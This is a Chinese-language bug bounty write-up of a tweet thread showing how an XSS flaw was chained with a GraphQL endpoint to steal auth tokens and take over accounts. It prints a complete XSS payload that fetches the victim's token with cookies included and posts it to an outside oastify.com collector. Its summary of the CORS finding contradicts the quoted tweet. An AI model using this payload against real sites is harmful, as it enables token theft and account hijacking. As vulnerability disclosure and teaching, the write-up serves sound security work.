# 02 XSS to ATO

```
漏洞名称：XSS to ATO
漏洞类别：XSS
危害等级：严重
漏洞赏金：$7,666
漏洞触发点：/
漏洞细节简述：XSS 配合 GraphQL endpoint 获取 Cookie 导致 ATO
参考来源：https://twitter.com/Moblig_/status/1696586008597254164
记录时间：2023.11.08
```

如何发现 XSS?

- 文中未提及
- 某处一个XSS，做了限制，只能读取 non-HTTP 的 Cookie。

如何提升为 ATO?

- 找一些能获取敏感信息的接口
- **文中找到个 GraphQL 接口，可获取 Auth Token**
- 但是这里的请求为 POST，在 XSS 不易构造 Payload
- 转为 GET 型请求


如何构造 XSS Payload?

- 该站点没有存在 cors 配置错误，可外带

- 详细如下


Here is the breakdown of the payload

1. It uses fetch in order to send a request to an endpoint specified by the attacker



```
fetch('https://redacted.com/graphql%3foperationname=client_data&query=mut
    method: 'get',
    credentials: 'include',
    headers: {
    'Content-Type': 'application/json'
    }
}).then(response => response.text());
```

2. By using `credentials:include` an attacker is able to specify that the request is sent using the authentication cookies from the victim
3. Once the request is sent, the response is sent back to the attackers server




```
.then(data => {
    var xhr = new XMLHttpRequest();
    xhr.open('POST', 'https://aiwwrdmfntx48j6jyq75eebh1870vp.oastify.com/data');
    xhr.send(data);
});
```

All left to do is send the complete URL to the victim including the payload:

`https://redacted.com/path/moblig"><img src="x"onerror="fetch('https://redacted.com/graphql_service?operation=customer_data&query=<redacted>,{method:'get',credentials:'include',headers:{'Content-Type':'application/json'}}).then(response => response.text()).then(data => {var xhr=new XMLHttpRequest();xhr.open('POST','https://aiwwrdmfntx48j6jyq75eeb0000.oastify.com/data');xhr.send(data);});">`

Source



Moblig
@Moblig_

The XSS could only retrieve non-HTTP cookies, so here is what I did:
1) I found a GraphQL endpoint (POST /graphql_service), that retrieved the user's auth token. So, how can I steal the token?
2) I tried transforming the POST query to a GET query in order to use it in my payload

2:10 AM · Aug 30, 2023 · **2,440** Views

Moblig @Moblig_ · Aug 30

I now have a working GET GraphQL query, but how can I expose the response that includes the auth token?

3) I found that the site also has a CORS misconfig, so I can send requests on behalf of the victim and receive the response on my server

Moblig @Moblig_ · Aug 30

4) Build the payload using the GraphQL query:
(payload doesn't fit in a tweet)

```
g"><img src="x"onerror="fetch('https://redacted.com/graphql_service?
y=<redacted>,{method:'get',credentials:'include',headers:{'Content-Type':'a
>{var xhr=new XMLHttpRequest();xhr.open('POST','https://aiwwrdmfntx48j6j
```